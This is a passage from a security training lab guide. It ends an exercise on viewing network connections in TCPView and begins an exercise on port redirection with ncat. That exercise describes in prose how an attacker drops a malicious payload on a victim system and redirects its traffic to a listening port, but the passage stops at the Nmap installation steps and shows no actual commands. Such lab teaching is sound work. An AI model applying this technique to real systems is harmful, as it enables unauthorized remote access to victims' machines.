


Figure 3.14 Screenshot of PLABWIN10: Showing Google's homepage in Internet Explorer.

Step 14

Restore the **TCPView** window from the taskbar. In the **TCPView** window, you can find new entries are added according to the new connection established in **Internet Explorer**.




Figure 3.15 Screenshot of PLABWIN10: Showing new entries are added according to the new connection established in Internet Explorer.

Step 15

Restore the **Internet Explorer** window from the taskbar and click **Close**.




Figure 3.16 Screenshot of PLABWIN10: Closing Internet Explorer.

Step 16

The newly added entries are removed from **TCPView** after you close **Internet Explorer**.

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Sent Packets	Sent Bytes
lsass.exe	700	TCP	PLABWIN10	49672	PLABWIN10	0	LISTENING		
lsass.exe	700	TCP	PLABWIN10	49710	PLABWIN10	0	LISTENING		
lsass.exe	700	UDP	PLABWIN10	50952	*	*			
lsass.exe	700	TCPV6	plabwin10.practic...	49672	plabwin10.practic...	0	LISTENING		
lsass.exe	700	TCPV6	plabwin10.practic...	49710	plabwin10.practic...	0	LISTENING		
SearchUI.exe	6388	TCP	plabwin10.practic...	49970	proxy	8080	CLOSE_WAIT		
SearchUI.exe	6388	TCP	plabwin10.practic...	49971	proxy	8080	CLOSE_WAIT		
SearchUI.exe	6388	TCP	plabwin10.practic...	50004	proxy	8080	CLOSE_WAIT		
SearchUI.exe	6388	TCP	plabwin10.practic...	50005	proxy	8080	CLOSE_WAIT		
SearchUI.exe	6388	TCP	plabwin10.practic...	50006	proxy	8080	CLOSE_WAIT		
SearchUI.exe	6388	TCP	plabwin10.practic...	50007	proxy	8080	CLOSE_WAIT		
services.exe	688	TCP	PLABWIN10	49703	PLABWIN10	0	LISTENING		
services.exe	688	TCPV6	plabwin10.practic...	49703	plabwin10.practic...	0	LISTENING		
spoolsv.exe	2856	TCP	PLABWIN10	49671	PLABWIN10	0	LISTENING		
spoolsv.exe	2856	TCPV6	plabwin10.practic...	49671	plabwin10.practic...	0	LISTENING		
svchost.exe	944	TCP	PLABWIN10	epmap	PLABWIN10	0	LISTENING		
svchost.exe	476	TCP	PLABWIN10	ms-wbt-server	PLABWIN10	0	LISTENING		
svchost.exe	476	TCP	plabwin10.practic...	ms-wbt-server	10.44.24.60	24085	ESTABLISHED	1,211	346,341
svchost.exe	4912	TCP	plabwin10.practic...	5040	PLABWIN10	0	LISTENING		
svchost.exe	4912	TCP	plabwin10.mshom...	5040	PLABWIN10	0	LISTENING		
svchost.exe	4912	TCP	plabwin10.practic...	5040	PLABWIN10	0	LISTENING		
svchost.exe	1324	TCP	PLABWIN10	49665	PLABWIN10	0	LISTENING		
svchost.exe	1116	TCP	PLABWIN10	49666	PLABWIN10	0	LISTENING		
svchost.exe	1312	TCP	PLABWIN10	49667	PLABWIN10	0	LISTENING		
svchost.exe	3816	TCP	PLABWIN10	ms-do	PLABWIN10	0	LISTENING		
svchost.exe	4716	UDP	PLABWIN10	domain	*	*			
svchost.exe	4716	UDP	plabwin10.mshom...	bootps	*	*			
svchost.exe	4716	UDP	plabwin10.mshom...	bootpc	*	*			
svchost.exe	1180	UDP	PLABWIN10	ntp	*	*			
svchost.exe	7308	UDP	PLABWIN10	ssdp	*	*			
svchost.exe	7308	UDP	plabwin10.practic...	ssdp	*	*			
svchost.exe	7308	UDP	plabwin10.mshom...	ssdp	*	*			
svchost.exe	7308	UDP	plabwin10.practic...	ssdp	*	*			
svchost.exe	476	UDP	PLABWIN10	ms-wbt-server	*	*			
svchost.exe	4912	UDP	PLABWIN10	5050	*	*			
svchost.exe	1376	UDP	PLABWIN10	5353	*	*			
svchost.exe	1376	UDP	PLABWIN10	llmnr	*	*			
svchost.exe	1760	UDP	PLABWIN10	56052	*	*			
svchost.exe	1848	UDP	PLABWIN10	56054	*	*			
svchost.exe	4716	UDP	PLABWIN10	59736	*	*			
svchost.exe	4716	UDP	PLABWIN10	59737	*	*			
svchost.exe	2592	UDP	PLABWIN10	61092	*	*			

Endpoints: 85 Established: 3 Listening: 31 Time Wait: 0 Close Wait: 6

Figure 3.17 Screenshot of PLABWIN10: Showing the removal of newly added entries.

Close all open windows.

Exercise 4 - Perform Port Redirection

You can perform port redirection using the netcat, also known as ncat, command-line utility available for Linux, UNIX, and Windows platforms. This command-line utility reads information from connections using TCP or UDP to perform simple port redirection.

There are two entities in the process of port redirection, the attacker and the victim. The first step is for the attacker to listen on a port to send and receive data. The

attacker will drop a malicious payload on the victim's system to execute system level commands and redirect the traffic to the concerned port on the attacker system. Payloads can be delivered via email, crafted scripts, malicious files, and so on. The payload can also be delivered via a batch script.

In this exercise, you will perform port redirection using the ncat command.

Learning Outcomes


After completing this exercise, you will be able to:

- Install Nmap
- Use Netcat to Perform Port Redirection

Your Devices

You will be using the following devices in this lab. Please power these on now.

- **PLABDC01** - (Windows Server 2019 - Domain Server)
- **PLABDM01** - (Windows Server 2019 - Domain Member)
- **PLABWIN10** - (Windows 10 - Workstation)



Task 1 - Install Nmap

Netcat utility comes built-in with Zenmap GUI, which is the GUI version of Nmap. Netcat that comes prebuilt with Zenmap is called Ncat.

In this task, you will install Nmap, which also contains the Zenmap.

Step 1

Ensure you have powered on the required devices and connect to **PLABWIN10**.

Access the Intranet by launching **Internet Explorer**.




Figure 4.1 Screenshot PLABWIN10: Showing the Intranet as the homepage in Internet Explorer.

Step 2

Click **Tools**.




Figure 4.2 Screenshot PLABWIN10: Clicking Tools on the Intranet homepage.

Step 3

Click **nmap**.




Figure 4.3 Screenshot PLABWIN10: Clicking nmap on the Intranet homepage.

Step 4

Click on **nmap-5.51-setup.exe**.

